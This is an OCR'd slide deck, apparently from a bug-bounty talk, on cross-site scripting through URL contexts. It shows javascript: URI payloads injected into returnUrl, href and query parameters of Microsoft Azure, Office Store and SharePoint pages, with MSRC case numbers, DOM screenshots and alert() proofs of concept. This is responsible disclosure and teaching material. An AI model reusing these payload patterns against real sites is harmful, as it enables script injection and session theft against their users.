
o the team.

<https://www.youtube.com/embed/v9xTS-M75aw?enablejsapi=1>



```
/ucwa/oauth/v1/applications/10652913321/people|
/ucwa/oauth/v1/applications/10652913321/people/presenceSubscriptions
/ucwa/oauth/v1/applications/10652913321/people/subscribedContacts
/ucwa/oauth/v1/applications/10652913321/people/presenceSubscriptionMemberships
/ucwa/oauth/v1/applications/10652913321/people/groups
/ucwa/oauth/v1/applications/10652913321/people/groupMemberships
/ucwa/oauth/v1/applications/10652913321/people/contacts
/ucwa/oauth/v1/applications/10652913321/people/privacyRelationships
/ucwa/oauth/v1/applications/10652913321/people/contactsAndGroupsSubscription
/ucwa/oauth/v1/applications/10652913321/people/search
/ucwa/oauth/v1/applications/10652913321/onlineMeetings
/ucwa/oauth/v1/applications/10652913321/onlineMeetings/myOnlineMeetings
/ucwa/oauth/v1/applications/10652913321/onlineMeetings/defaultValues
/ucwa/oauth/v1/applications/10652913321/onlineMeetings/eligibleValues
/ucwa/oauth/v1/applications/10652913321/onlineMeetings/customInvitation
/ucwa/oauth/v1/applications/10652913321/onlineMeetings/policies
/ucwa/oauth/v1/applications/10652913321/onlineMeetings/phoneDialInInformation
/ucwa/oauth/v1/applications/10652913321/communication
/ucwa/oauth/v1/applications/10652913321/communication/mediaRelayAccessToken
/ucwa/oauth/v1/applications/10652913321/mediaPolicies
/ucwa/oauth/v1/applications/10652913321/communication/conversations
/ucwa/oauth/v1/applications/10652913321/communication/messagingInvitations
/ucwa/oauth/v1/applications/10652913321/communication/audioVideoInvitations
/ucwa/oauth/v1/applications/10652913321/communication/onlineMeetingInvitations
/ucwa/oauth/v1/applications/10652913321/communication/onlineMeetingInvitations
/ucwa/oauth/v1/applications/10652913321/communication/missedItems
```

Context



URL Context

Privacy profile



Organization privacy statement

<https://www.google.com>

Please enter privacy statement URL. This should be a valid URL.

Create my own form

Powered by Microsoft Forms [Privacy and cookies](#)

https://www.google.com

Inspector Console Debugger Style Editor Performance Memory Network Storage Accessibility Search HTML


```
<!DOCTYPE html>

  <head>
    </head>
  <body dir="ltr">
    <div id="content-root" class="ms-Fabric">
      <div class="office-form-page-padding office-form-error-page-container">
        <div class="office-form office-form-info-container">
          <div class="office-form-info-title">This form doesn't exist</div>
          <div id="errorPageSubtitle" class="office-form-info-subtitle"></div>
          <div class="office-form-info-other"></div>
        </div>
        <div class="office-form-footer office-form-theme-footer" role="contentinfo">
          <div class="office-form-footer-container office-form-padding-align">
            <div class="office-form-block">
              <div class="office-form-footer-inline">Powered by Microsoft Forms</div>
              <div class="office-form-footer-inline">
                <a href="https://www.google.com" target="_blank">Privacy and cookies</a>
              </div>
            </div>
          </div>
        </div>
      </div>
    </body>
  </html>
```

How to attack URL Context ...

Is there a
methodology?

... revolves around **JavaScript**,
DATA URI (not useful now a days
because tied to null origin) and
VBScript (sort of dead now + IE
specific + no one pays bounty for
IE) given a **validation check** i.e.,
URL should starts from http:// or
https:// is missing ...



Develop Your Own Methodology

<https://jsfiddle.net/h8rdvgun/1/>

MSRC Case 57873

<https://www.youtube.com/embed/brB1U8v9ItY?enablejsapi=1>

MSRC Case 34779



By product

Downloads

support.microsoft.com says:

1

Prevent this page from creating additional dialogs.

OK

Report a violation on Applications

Marketplace: OfficeStore

Application name: Meet The Team

Provider name: SR1 Development Limited

Use this form to report a violation for this application. For more information about the application, you can visit the website: [javascript:alert\(1\)](javascript:alert(1))

So that we may assist you, please provide as many details as possible about your issue.

Required fields *

Elements Console Sources Network Timeline Profiles Application Security Audits

```
<span class="oasp-literal hide">Staging 03-27-2014 03:25 PM</span>
<div class="oasp-panel"></div>
▼<div class="oasp-panel page-content gc16">
  ▼<div class="oasp-panel">
    ►<div class="oasp-panel page-title mb40 b">...</div>
    ►<div class="oasp-panel">...</div>
  ▼<div class="oasp-panel mt20 gc12 w600">
    ►<span class="oasp-literal">...</span>
    <span class="oasp-literal">&ampnbsp</span>
    <a class="oasp-link" href="javascript:alert(1)" target="_blank" ms.uri_target="blank">javascript:alert(1)</a> == $0
  ...
```

Styles Computed
Filter :ho
element.style {}
a .ray.min.css?v
, a:link, a:visi
color: #000
}



https://support.microsoft.com/en-us/getsupport?locale=EN-US&oaspworkflow=start_1.0.0.0&wfname=RAV&wf=0&RaVStoreVersion=15&RaVService=Office15%20App%20Abuse&RaVProblemProduct=OfficeStore&RaVCustomerCountry=US&RaVSubjectFieldType=A&RaVSubjectFieldApp=Meet%20The%20Team&RaVProductGUID=92cee789-f12f-4e9b-807b-42b597503cf&RaVProductName=Meet%20The%20Team&RaVProductReleaseID=42949674377&RaVProductVersion=5.0.0.0&RaVAssetID=WA104036097&RaVDevID=PN103995394&RaVAppEndNodePageURL=https://store.office.com/en-us/app.aspx?
assetid=WA104036097&RaVProductReleaseStartDate=3/19/2013%2012:00:01%20AM&RaVDeveloperDisplayName=SR1%20Development%20Limited&RaVVisitTheDeveloper=javascript:alert(1)&ccsid=636075792671644104

MSRC Case 56250

https://www.youtube.com/embed/b_3ZnhfBWb0?enablejsapi=1

MSRC Case 52115

<https://www.youtube.com/embed/dIZt4Q0Mjc4?enablejsapi=1>

MSRC Case 49910

<https://www.youtube.com/embed/W-ii9X8yr0U?enablejsapi=1>

MSRC Case 49797

<https://www.youtube.com/embed/yAxpgFJU44s?enablejsapi=1>

MSRC Case 49665

<https://www.youtube.com/embed/pTHcoM0LoE0?enablejsapi=1>

MSRC Case 34753

The screenshot shows a browser window with two panes. The left pane displays a consent dialog from account.windowsazure.com. The dialog title is "account.windowsazure.com says:" followed by a number "1". Below the title is a checkbox labeled "Prevent this page from creating additional dialogs." At the bottom are two buttons: "OK" and "Agree" (highlighted in blue) or "Disagree". The right pane shows the source code of the page, specifically the JavaScript logic for handling button clicks.

```
<p>2) Shall only access the Microsoft Azure environment in execution of operational, deployment and support responsibilities using only administrative applications or tools directly related to performing these responsibilities and</p>
<p>3) Shall not store, transfer into, or process in the Microsoft Azure environment data exceeding a FIPS 199 Moderate security categorization (FISMA Controlled Unclassified Information)</p></h3>
</div>
<div class="fisma-button">
    <button class="agree-button" title="Agree" type="button">Agree</button>
    <button class="disagree-button" title="Disagree" type="button">Disagree</button>
</div>
</div>
<script>
(function(global, $, undefined) {
    "use strict";

    $(function() {
        var fismaContainer = $("#fisma-container");

        fismaContainer.find(":button").click(function() {
            // Disable any buttons after they are clicked (only allows them to be clicked once)
            fismaContainer.find(":button").prop("disabled", true);
        });

        // Handle the clicking of the agree button
        fismaContainer.find(".agree-button").click(function() {
            global.location.href = "javascript:alert(1)";
        });

        // Handle the clicking of the disagree button
        fismaContainer.find(".disagree-button").click(function() {
            global.location.href =
                "https://account.windowsazure.com/Home/Logoff?" +
                "returnUrl=https%3a%2f%2faccount.windowsazure.com%2f";
        });
    })(this, jQuery);
}
```

**[https://account.windowsazure.com/Fisma?
returnUrl=javascript:alert\(1\)](https://account.windowsazure.com/Fisma?returnUrl=javascript:alert(1))**

MSRC Case 59032

https://www.youtube.com/embed/V3CRC5P_w3A?enablejsapi=1

MSRC Case 56083

<https://www.youtube.com/embed/SQJxDjeFYBE?enablejsapi=1>

MSRC Case 40509

The screenshot shows a SharePoint page with a success message and an overlaid alert dialog.

The main page content says "Moved to Drop Off" and includes the following text:

The document was submitted successfully. Its location will change pending action from a site administrator.
For now, you can continue to access the document here: [javascript:alert\(document.domain\)](javascript:alert(document.domain)).

An alert dialog box is overlaid on the page, displaying the URL "haeeeautoever.sharepoint.com" and an "OK" button.

The browser's developer tools are open, showing the page's HTML structure. The "Inspector" tab is selected, and the "Elements" panel displays the following code snippet:

```
> <div id="ms-error-header" class="ms-pr">...</div>
<div id="ms-error">
  <div id="ms-error-top">...</div>
  <div id="ms-error-content">
    <div id="ms-error-error-content">
      <div id="DeltaPlaceHolderMain">
        <span>
          The document was submitted successfully. Its location will change pending action from a site administrator.
        <br>
        For now, you can continue to access the document here:
        <a href="javascript:alert(document.domain)">javascript:alert(document.domain)</a>
      </span>
    </div>
  </div>
</div>
```

[https://haeeeautoever.sharepoint.com/sites/communitysite/_layouts/15/routermessage.aspx?FileName=Drawing123&MType=NoRulesMatched&FnI=javascript:alert\(document.domain\)&Source=%2Fsites%2Fcommunitysite%2FDropOffLibrary](https://haeeeautoever.sharepoint.com/sites/communitysite/_layouts/15/routermessage.aspx?FileName=Drawing123&MType=NoRulesMatched&FnI=javascript:alert(document.domain)&Source=%2Fsites%2Fcommunitysite%2FDropOffLibrary)

**What if there is a validation
check or site is making sure that
a URL SHOULD start from http://
or https:// ?**

Thanks
@soaj1664ashar